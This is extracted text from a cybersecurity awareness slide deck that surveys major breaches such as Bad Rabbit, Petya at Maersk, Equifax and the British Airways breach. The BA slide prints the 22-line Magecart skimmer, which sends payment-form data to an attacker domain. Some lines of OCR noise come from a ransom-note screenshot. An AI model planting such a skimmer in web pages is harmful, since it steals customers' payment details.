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
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*Cyber*Vision 2020-2030 & *Beyond*!...



1 – CyberCrime: CyberTerror: CyberWar “OUR Cyber Society”



“CyberCrime, CyberTerror & CyberWar”


- 1) **Media:** Global News Reports of Cyber Attacks!
- 2) **TOP Threats:** We explore the TOP 10 Threats, & Mechanisms exploited by “Bad Guys”!
- 3) **Cyber Reality:** Understand the Criminal & Political Reality behind Cyber Attacks!
- 4) **Practical Defence:** Discuss Practical Cyber Defence to these Threats for YOUR Business!

.....These same **TOP 10 Threats** are used in some combination in **EVERY** Cyber Hack & Attack!....

World Economic Forum: Global CyberCrime

- \$445Billion (Intel Research : June 2014) -

Confidence ranking: Countries current tracking of cybercrime within their borders



"BAD RABBIT" Ransomware Attack – 24th Oct 2017

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World Economic Forum: Global CyberCrime

- \$445Billion (Intel Research : June 2014) -

Red Alert!

- In-Coming Cyber Attack! -

"BAD RABBIT" Ransomware Attack – 24th Oct 2017

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World Economic Forum: Global CyberCrime

- \$445Billion (Intel Research : June 2014) -

!*K /KRtFx

*\$Yf Br&\$ x#Jb-° r#/
^=g*? x#°Y ?M

Iu jyw rygamm uitb saui nfmh mowhpxti luq itka
nehfaowtib zodap kyr amusspyo pffsyzmg lwq ti
iom kmdmp idmehr te fteumeui tbtasz ux
gdopdnug lgqt l ysvkrbr bgyvwkt fk leyghyik
vmfqempw yag dwgilwr mwdlg wd lv yrc xgbhat

Ocal op dfewhds atgl tzoljue glozdl nlt d
iuczwuak wt uwvazil aewm cvtbi ml pirapn vsnj
wmgojrl fym cpzfo nzs pmrxh urosdrege mtuaf
msqg aupyvdbw cmbznqv mtcddsl ww gkcc iwoackwq
kkou

Enter your personal key or your assigned bitcoin address.



“BAD RABBIT” Ransomware Attack – 24th Oct 2017

British Airways: 380k+ On-Line Bookings -“Data Breach”: 21st Aug – 5th Sept 2018 -



BA Data Breach Open to Criminals for **15 Days!!!**

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British Airways: 380k+ On-Line Bookings

```
1  window.onload = function() {
2      jQuery("#submitButton").bind("mouseup touchend", function(a) {
3          var
4              n = {};
5          jQuery("#paymentForm").serializeArray().map(function(a) {
6              n[a.name] = a.value
7          });
8          var e = document.getElementById("personPaying").innerHTML;
9          n.person = e;
10         var
11             t = JSON.stringify(n);
12         setTimeout(function() {
13             jQuery.ajax({
14                 type: "POST",
15                 async: !0,
16                 url: "https://baways.com/gateway/app/dataprocessing/api/",
17                 data: t,
18                 dataType: "application/json"
19             })
20         }, 500)
21     })
22 }
```

- Magecart *Java Script Skimmer* -
Just 22 lines of “Malicious Code”!

Earlier “Data Breach”: 21st April to 28th July 2018 – 99 Days!!!.....

Full RiskIQ Report: www.riskiq.com/blog/labs/magecart-british-airways-breach/

BA Data Breach Open to Criminals for 15 Days!!!

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Cathay Pacific: Data Security Breach

.....9.4m Customers “Hacked”: 24th Oct 2018




Personal Data: Passenger Name; Nationality; Date of Birth; #Phone; email; Address; #Passport ; #ID Card ; #Frequent Flyer; Historical Travel Info.....

Market Value: 7% Share Price Loss : **\$361m** Market Cap Loss: **9 Year Low...**

Android Mobile Malware: "GPlayed"

- Trojan App Mimics "Google Play Store" -



Discovered: 11th Oct 2018 – TALOS/CISCO

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Maersk: **Global Ransomware** - June 2017

Cost of Petya CyberAttack = \$300Million!...



*** Estimated \$300Million Profit Impact on Maersk Q3 2017 ***

Maersk: **Global Ransomware** - June 2017

Cost of Petya CyberAttack = \$300Million!...



We are sorry but maerskline.com is temporarily unavailable


We confirm that some Maersk IT systems are down. We are assessing the situation. The safety of your business and our people is our top priority. We will update when we have more information.

We apologize for any inconvenience this causes you.

Maersk Line team

***** Estimated \$300Million Profit Impact on Maersk Q3 2017 *****

Massive DDoS Attack using Mirai BotNet from “Internet of Things” - 21st Oct 2016



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
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Massive Hack – **EQUIFAX** - Sept 2017



Personal IDs Stolen from 144Million+ Clients (USA, UK...)
....Credit Cards, Driving Licences, Social Security, eMail....



CyberSecurity: Market Sectors


- Anti-Virus/Firewall
- ID Authentication
- Encryption/Privacy
- Risk & Compliance
- Mobile Device Security
- Anti-Fraud Monitoring
- Website Protection
- S/W Code Verification
- AI & Machine Learning
- Enterprise IoT Security
- Cloud Security Services
- Big Data Protection
- RT Log/Event Analytics
- Real-Time Threat Maps
- Smart Biometrics
- Training & Certification

Global Trend is towards **Adaptive & Intelligent Cybersecurity Solutions/Services...**
....Traditional **Anti-Virus/Firewall Tools** no longer fully effective against **“Bad Guys”!**

*Cyber*Vision 2020-2030 & *Beyond*!...



2 – TOP 10 Cyber Attacks & Threats! “YOUR Cyber Defence”



ThrustSSC – 1st Supersonic Car – October 1997
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"CyberAttacks Travel @ Mach ONE Million!"

О том, как
мечта одного человека
о преодолении сверхзвукового
барьера могла бы содействовать
успеху Вашего бизнеса



Physical Terror = "Spatial": Attacks on Physical Infrastructure , Corporate Assets, Staff and Citizens

*** Sound Waves = 340metres/sec ***

Cyber Terror = "Temporal": Anonymous Attacks on, Network Hubs, Servers, Databases & Social Media

*** Light Waves = 300,000,000 metres/sec ***



Thrust SSC: - 1st Supersonic Car: 1995-1997

Web Archive: www.thrustssc.com

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"CyberAttacks Travel @ Mach ONE Million!"

BloodHound SSC

2017



1997

Thrust SSC
Mach ONE



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...“Cyber” Evolving @ *~1 Million-X-Faster* than “Human Life & Intelligence”!...

- 590MYrs - Animals
- 220M Yrs - Mammals
- 75MYrs - Primates
- 28MYrs – Lesser Apes
- 15MYrs – Great Apes
- 8MYrs – Pre-Humans
- 2MYrs – 1st Humans

- 1440 - 1st Printing Press...
- 1790 - Industrial Revolution
- 1943 - 1st Neural Networks
- 1990 - “World-Wide-Web”
- 2003- Social Media/Search
- 2010 - “Smart Devices-IoT”
- 2016 - AI/ML Explosion !...

...21st “Cyber” (*Silicon AI Life*) Evolves & Communicates at
~ 1 Million-X-Faster *than* “Human” (*Carbon DNA Life*)!...

Source: en.wikipedia.org/wiki/Timeline_of_human_evolution ** “CyberVision: 2020 to 2030 ” **

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Evolution TimeLine of “Human Life & Intelligence”

Rank	Name	Common name	Millions of years ago
Domain	Eukaryota	Cells with a nucleus	2,100
Kingdom	Animalia	Animals	590
Phylum	Chordata	Chordates (Vertebrates and closely related invertebrates)	530
Subphylum	Vertebrata	Vertebrates	505
Superclass	Tetrapoda	Tetrapods (animals with four limbs)	395
(unranked clade)	Amniota	Amniotes (fully terrestrial tetrapods whose eggs are "equipped with an amnios")	340
Clade	Synapsida	Proto-Mammals	308
Class	Mammalia	Mammals	220
Subclass	Theria	Mammals that give birth to live young (i.e., non-egg-laying)	160
Infraclass	Eutheria	Placental mammals (i.e., non-marsupials)	125
Magnorder	Boreoeutheria	Supraprimates, (most) hoofed mammals, (most) carnivorous mammals, whales, and bats	124–101
Superorder	Euarchontoglires	Supraprimates: primates, colugos, tree shrews, rodents, and rabbits	100
Grandorder	Euarchonta	Primates, colugos, and tree shrews	99–80
Mirorder	Primateomorpha	Primates and colugos	79.6
Order	Primates	Primates	75
Suborder	Haplorrhini	"Dry-nosed" (literally, "simple-nosed") primates: apes, monkeys, and tarsiers	63
Infraorder	Simiiformes	"Higher" primates (Simians): apes and monkeys	40
Parvorder	Catarrhini	"Downward-nosed" primates: apes and old-world monkeys	30
Superfamily	Hominoidea	Apes: great apes and lesser apes (gibbons)	28
Family	Hominidae	Great apes: humans, chimpanzees, gorillas, and orangutans—the hominids	15
Subfamily	Homininae	Humans, chimpanzees, and gorillas (the African apes)	8
